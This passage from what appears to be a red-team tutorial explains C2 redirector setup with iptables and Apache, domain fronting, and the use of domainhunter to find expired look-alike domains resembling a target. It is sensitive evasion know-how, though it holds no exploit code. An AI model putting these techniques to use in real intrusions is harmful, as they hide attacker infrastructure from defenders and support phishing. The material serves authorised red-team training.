Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds
xXxZombi3xXx:Downloads Harry$
```

Furthermore, our C2 is only accessible from our redirector now. Let's also confirm this by doing a port scan on our C2 from redirector server:

```
ubuntu@Redirector:~$
[ubuntu@Redirector:~$ nmap 54.166.109.171 -p 8080 -Pn

Starting Nmap 7.01 ( https://nmap.org ) at 2018-09-23 09:49 UTC
Nmap scan report for ec2-54-166-109-171.compute-1.amazonaws.com (54.166.109.171)
Host is up (0.0012s latency).
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
ubuntu@Redirector:~$
```


There are different kinds of redirectors that we can use according to our needs in the red team engagement.

Short-term and long-term redirectors

Short-term (**ST**)—also called short haul—C2 are those C2 servers on which the beaconing process will continue. Whenever a system in the targeted organization executes our payload, the server will connect with the ST-C2 server. The payload will periodically poll for tasks from our C2 server, meaning that the target will call back to the ST-C2 server every few seconds. The redirector placed in front of our **ST-C2 server** is called the **short-term** (**ST**) **redirector.** This is responsible for handling **ST-C2 server** connections on which the ST-C2 will be used for executing commands on the target server in real time. ST and LT redirectors would get caught easily during the course of engagement because they're placed at the front.

Long-term (**LT**)—also known as long-haul—C2 server are where the callbacks received from the target server will be after every few hours or days. The redirector placed in front of our **LT-C2 server** is called a **long-term** (**LT**) **redirector**. This redirector is used to maintain access for a longer period of time than ST redirectors. When performing persistence via the **ST-C2 server**, we need to provide the domain of our LT redirector so that the persistence module running on the target server will connect back to the LT redirector instead of the ST redirector.

A segregated red team infrastructure setup would look something like this:



Source: https://payatu.com/wp-content/uploads/2018/08/redteam_infra.png

Once we have a proper red team infrastructure setup, we can focus on the kind of redirection we want to have in our ST and LT redirectors.


Redirection methods

There are two ways in which we can perform redirection:

- Dumb pipe redirection
- Filtration/smart redirection

Dumb pipe redirection

The dumb pipe redirectors blindly forward the network traffic from the target server to our C2, or vice-versa. This type of redirector is useful for quick configuration and setup, but they lack a level of control over the incoming traffic. Dumb pipe redirection will obfuscate (hide) the real IP of our C2, but won't it distract the defenders of the organization from investigating our setup. We can perform dumb pipe redirection using **socat** or **iptables**. In both cases, the network traffic will be redirected either to our **ST-C2 server** or **LT-C2 server**.



Source: https://payatu.com/wp-content/uploads/2018/08/dumb_pipe_redirection123.png

Let's execute the command given in the following image in order to configure a dumb pipe redirector which would redirect to our C2 on port `8080/tcp`:

Following are the commands that we can execute to perform dumb pipe redirection using iptables:

```
iptables -I INPUT -p tcp -m tcp --dport 8080 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 54.166.109.171:8080
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

The given commands needs to be executed and the result is shown in the following screenshot:


```
ubuntu@Redirector:~$
ubuntu@Redirector:~$ sudo iptables -I INPUT -p tcp -m tcp --dport 8080 -j ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -t nat -A PREROUTING -p tcp --dport 8080 -j DNAT --to-destination 54.166.109.171:8080
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -I FORWARD -j ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo iptables -P FORWARD ACCEPT
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$ sudo sysctl net.ipv4.ip_forward=1
sudo: unable to resolve host Redirector
net.ipv4.ip_forward = 1
ubuntu@Redirector:~$
```

(Ignore the `sudo` error here. This has occurred because of the hostname that we changed)

Using socat or iptables, the result would be same i.e. the network traffic on the redirector's interface will be forwarded to our C2.

Filtration/smart redirection

Filtration redirection, also known as **smart redirection**, doesn't just blindly forward the network traffic to the C2. Smart redirection will always process the network traffic based on the rules defined by the red team before forwarding it to the C2. In a smart redirection, if the C2 traffic is invalid, the network traffic will either be forwarded to a legitimate website or it would just drop the packets. Only if the network traffic is for our C2 will the redirection work accordingly:



To configure a smart redirection, we need to install a web service and configure it. Let's install Apache server on the redirector using the `sudo apt install apache2` command:

```
ubuntu@Redirector:~$
ubuntu@Redirector:~$ sudo apt install apache2
sudo: unable to resolve host Redirector
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0 ssl-cert
Suggested packages:
  www-browser apache2-doc apache2-suexec-pristine | apache2-suexec-custom openssl-blacklist
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.1-0 ssl-cert
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 1557 kB of archives.
After this operation, 6436 kB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libapr1 amd64 1.5.2-3 [86.0 kB]
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1 amd64 1.5.4-1build1 [77.1 kB]
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-dbd-sqlite3 amd64 1.5.4-1build1 [10.6 kB]
Get:4 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 libaprutil1-ldap amd64 1.5.4-1build1 [8720 B]
Get:5 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 liblua5.1-0 amd64 5.1.5-8ubuntu1 [102 kB]
Get:6 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-bin amd64 2.4.18-2ubuntu3.9 [925 kB]
Get:7 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-utils amd64 2.4.18-2ubuntu3.9 [81.8 kB]
Get:8 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2-data all 2.4.18-2ubuntu3.9 [162 kB]
Get:9 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apache2 amd64 2.4.18-2ubuntu3.9 [86.6 kB]
Get:10 http://us-east-1.ec2.archive.ubuntu.com/ubuntu xenial/main amd64 ssl-cert all 1.0.37 [16.9 kB]
Fetched 1557 kB in 0s (19.0 MB/s)
Preconfiguring packages ...
```

We need to execute the following commands as well in order to enable Apache modules to be rewritten, and also to enable SSL:

```
sudo apt-get install apache2
sudo a2enmod ssl rewrite proxy proxy_http
sudo a2ensite default-ssl.conf
sudo service apache2 restart
```

These are all commands that needs to be executed. The result of the executed commands are shown in the following screenshot:

```
ubuntu@Redirector:~$ sudo a2enmod ssl rewrite proxy proxy_http
sudo: unable to resolve host Redirector
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
Enabling module rewrite.
Enabling module proxy.
Considering dependency proxy for proxy_http:
Module proxy already enabled
Enabling module proxy_http.
To activate the new configuration, you need to run:
  service apache2 restart
ubuntu@Redirector:~$ sudo a2ensite default-ssl.conf
sudo: unable to resolve host Redirector
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
ubuntu@Redirector:~$ sudo service apache2 restart
sudo: unable to resolve host Redirector
ubuntu@Redirector:~$
```

We also need to configure the Apache from its configuration:

```
ubuntu@Redirector:~$
ubuntu@Redirector:~$ nano /etc/apache2/apache2.conf
```

We need to look for the `Directory` directive in order to change the `AllowOverride` from `None` to `All` so that we can use our custom `.htaccess` file for web request filtration.

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

We can now set up the virtual host setting and add this to `wwwpacktpub.tk` (`/etc/apache2/sites-enabled/default-ssl.conf`):

```
<IfModule mod_ssl.c>
        <VirtualHost wwwpacktpub.tk:443>
                ServerAdmin webmaster@localhost

                DocumentRoot /var/www/

                # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
                # error, crit, alert, emerg.
                # It is also possible to configure the loglevel for particular
                # modules, e.g.
                #LogLevel info ssl:warn

                ErrorLog ${APACHE_LOG_DIR}/error.log
                CustomLog ${APACHE_LOG_DIR}/access.log combined
```

After this, we can generate the payload with a domain such as `wwwpacktpub.tk` in order to get a connection.

Domain fronting

According to https://resources.infosecinstitute.com/domain-fronting/:

Domain fronting is a technique that is designed to circumvent the censorship employed for certain domains (censorship may occur for domains that are not in line with a company's policies, or they may be a result of the bad reputation of a domain). Domain fronting works at the HTTPS layer and uses different domain names at different layers of the request (more on this later). To the censors, it looks like the communication is happening between the client and a permitted domain. However, in reality, communication might be happening between the client and a blocked domain.

To make a start with domain fronting, we need to get a domain that is similar to our target organization. To check for domains, we can use the `domainhunter` tool. Let's clone the repository to continue:

```
[xXxZombi3xXx:~ Harry$
[xXxZombi3xXx:~ Harry$
[xXxZombi3xXx:~ Harry$ git clone https://github.com/threatexpress/domainhunter
Cloning into 'domainhunter'...
remote: Enumerating objects: 69, done.
remote: Total 69 (delta 0), reused 0 (delta 0), pack-reused 69
Unpacking objects: 100% (69/69), done.
xXxZombi3xXx:~ Harry$
```

We need to install some required Python packages before continuing further. This can be achieved by executing the `pip install -r requirements.txt` command as follows:

```
xXxZombi3xXx:domainhunter Harry$ sudo pip install -r requirements.txt
Password:
The directory '/Users/Harry/Library/Caches/pip/http' or its parent directory is not owned by the current user and the ca
Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/Users/Harry/Library/Caches/pip' or its parent directory is not owned by the current user and caching whe
check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting requests==2.13.0 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/7e/ac/a80ed043485a3764053f59ca92f809cc8a18344692817152b0e8bd3ca891
3-none-any.whl (584kB)
    100% |████████████████████████████████| 593kB 1.2MB/s
Collecting texttable==0.8.7 (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/65/d4/bab53c112e44fcdc562e0bea19bda1f28db9d25340c4fcbf43b50ac0555c
Requirement already satisfied: beautifulsoup4==4.5.3 in /Library/Python/2.7/site-packages (from -r requirements.txt (lin
Requirement already satisfied: lxml in /Library/Python/2.7/site-packages (from -r requirements.txt (line 4)) (4.2.1)
Collecting pillow==5.0.0 (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/1a/bf/36f7308b053d847113df07c35fc22039c9326f30b36c2c24551f4c21e845
m-macosx_10_6_intel.macosx_10_9_intel.macosx_10_9_x86_64.macosx_10_10_intel.macosx_10_10_x86_64.whl (3.5MB)
    100% |████████████████████████████████| 3.5MB 1.6MB/s
Collecting pytesseract (from -r requirements.txt (line 6))
  Downloading https://files.pythonhosted.org/packages/13/56/befaafbabb36c03e4fdbb3fea854e0aea294039308a93daf6876bf7a8d6b
gz (169kB)
    100% |████████████████████████████████| 174kB 463kB/s
matplotlib 1.3.1 requires nose, which is not installed.
wafw00f 0.9.4 has requirement beautifulsoup4==4.4.1, but you'll have beautifulsoup4 4.5.3 which is incompatible.
Installing collected packages: requests, texttable, pillow, pytesseract
  Found existing installation: requests 2.18.4
    Uninstalling requests-2.18.4:
      Successfully uninstalled requests-2.18.4
  Running setup.py install for texttable ... done
  Found existing installation: Pillow 4.3.0
    Uninstalling Pillow-4.3.0:
      Successfully uninstalled Pillow-4.3.0
```

After installation, we can run the tool by executing the `python domainhunter.py` command as follows:

```
xXxZombi3xXx:domainhunter Harry$ python domainhunter.py

 ____   ___  __  __    _    ___ _   _ _   _ _   _ _   _ _____ _____ ____
|  _ \ / _ \|  \/  |  / \  |_ _| \ | | | | | | | | \ | |_   _| ____|  _ \
| | | | | | | |\/| | / _ \  | ||  \| | |_| | | | |  \| | | | |  _| | |_) |
| |_| | |_| | |  | |/ ___ \ | || |\  |  _  | |_| | |\  | | | | |___|  _ <
|____/ \___/|_|  |_/_/   \_\___|_| \_|_| |_|\___/|_| \_| |_| |_____|_| \_\

Expired Domains Reputation Checker
Authors: @joevest and @andrewchiles

DISCLAIMER: This is for educational purposes only!
It is designed to promote education and the improvement of computer/cyber security.
The authors or employers are not liable for any illegal act or misuse performed by any user of this tool.
If you plan to use this content for illegal purpose, don't.  Have a nice day :)

[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains

```

By default, this will fetch for the expired and deleted domains that have a blank name because we didn't provide one:

```
[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains

[*] Fetching expired or deleted domains...
[*]  https://www.expireddomains.net/backorder-expired-domains?start=0&ftlds[]=2&ftlds[]=3&ftlds[]=4&falexa=0
[*]  https://www.expireddomains.net/deleted-com-domains/?start=0&ftlds[]=2&ftlds[]=3&ftlds[]=4&falexa=0
[*]  https://www.expireddomains.net/backorder-expired-domains?start=25&ftlds[]=2&ftlds[]=3&ftlds[]=4&falexa=0
[*]  https://www.expireddomains.net/deleted-com-domains/?start=25&ftlds[]=2&ftlds[]=3&ftlds[]=4&falexa=0

[*] 100 of 100 domains discovered with a potentially desireable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html

+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
|            Domain            | Birth |  #  |      TLDs       | Status | BlueCoat | IBM | Cisco Talos |
+==============================+=======+=====+=================+========+==========+=====+=============+
| yingjimeiye.com              | 2018  | 1   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
| ronghechuangfu.com           | 2018  | 2   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
| renrentuijian.com            | 2018  | 1   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
| changlezhijia.com            | 2018  | 1   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
| shengjijituan.com            | 2018  | 2   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
| wurendianqi.com              | 2018  | 2   | .com .net .org  |        | -        | -   | -           |
+------------------------------+-------+-----+-----------------+--------+----------+-----+-------------+
```

Let's check for the `help` option to see how we can use `domainhunter`:

```
xXxZombi3xXx:domainhunter Harry$ python domainhunter.py -h
usage: domainhunter.py [-h] [-a] [-k KEYWORD] [-c] [-f FILENAME] [--ocr]
                       [-r MAXRESULTS] [-s SINGLE] [-t {0,1,2,3,4,5}]
                       [-w MAXWIDTH] [-V]

Finds expired domains, domain categorization, and Archive.org history to determine good candidates for C2 and phishing domains

optional arguments:
  -h, --help            show this help message and exit
  -a, --alexa           Filter results to Alexa listings
  -k KEYWORD, --keyword KEYWORD
                        Keyword used to refine search results
  -c, --check           Perform domain reputation checks
  -f FILENAME, --filename FILENAME
                        Specify input file of line delimited domain names to
                        check
  --ocr                 Perform OCR on CAPTCHAs when challenged
  -r MAXRESULTS, --maxresults MAXRESULTS
                        Number of results to return when querying latest
                        expired/deleted domains
  -s SINGLE, --single SINGLE
                        Performs detailed reputation checks against a single
                        domain name/IP.
  -t {0,1,2,3,4,5}, --timing {0,1,2,3,4,5}
                        Modifies request timing to avoid CAPTCHAs. Slowest(0)
                        = 90-120 seconds, Default(3) = 10-20 seconds,
                        Fastest(5) = no delay
  -w MAXWIDTH, --maxwidth MAXWIDTH
                        Width of text table
  -V, --version         show program's version number and exit

Examples:
./domainhunter.py -k apples -c --ocr -t5
./domainhunter.py --check --ocr -t3
./domainhunter.py --single mydomain.com
./domainhunter.py --keyword tech --check --ocr --timing 5 --alexa
./domaihunter.py --filename inputlist.txt --ocr --timing 5
xXxZombi3xXx:domainhunter Harry$
```

Let's search for a keyword to look for the domains related to the specified keyword. In this case, we will use `packtpub` as the desired keyword:

```
xXxZombi3xXx:domainhunter Harry$ python domainhunter.py -k packtpub

 ____   ___  __  __    _    ___ _   _   _   _ _   _ _   _ _____ _____ ____
|  _ \ / _ \|  \/  |  / \  |_ _| \ | | | | | | | | | \ | |_   _| ____|  _ \
| | | | | | | |\/| | / _ \  | ||  \| | | |_| | | | |  \| | | | |  _| | |_) |
| |_| | |_| | |  | |/ ___ \ | || |\  | |  _  | |_| | |\  | | | | |___|  _ <
|____/ \___/|_|  |_/_/   \_\___|_| \_| |_| |_|\___/|_| \_| |_| |_____|_| \_\

Expired Domains Reputation Checker
Authors: @joevest and @andrewchiles

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If you plan to use this content for illegal purpose, don't.  Have a nice day :)

[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains

[*] Fetching expired or deleted domains containing "packtpub"
[*]  https://www.expireddomains.net/domain-name-search/?q=packtpub&fwhois=22&falexa=0
[*]  https://www.expireddomains.net/domain-name-search/?start=25&q=packtpub&fwhois=22&falexa=0
[*]  https://www.expireddomains.net/domain-name-search/?start=50&q=packtpub&fwhois=22&falexa=0
[*]  https://www.expireddomains.net/domain-name-search/?start=75&q=packtpub&fwhois=22&falexa=0

[*] 2 of 2 domains discovered with a potentially desireable categorization!

[*] Search complete
[*] Log written to 20180923_213145_domainreport.html

+--------------------+-------+----+-----------------+-----------+----------+-----+-------------+
|       Domain       | Birth | #  |      TLDs       |  Status   | BlueCoat | IBM | Cisco Talos |
+====================+=======+====+=================+===========+==========+=====+=============+
| impacktpubserv.com | 2011  | 10 | .com .net .org  | Available | -        | -   | -           |
+--------------------+-------+----+-----------------+-----------+----------+-----+-------------+
| wwwpacktpub.com    | -     | 0  | .com .net .org  | Available | -        | -   | -           |
+--------------------+-------+----+-----------------+-----------+----------+-----+-------------+
```

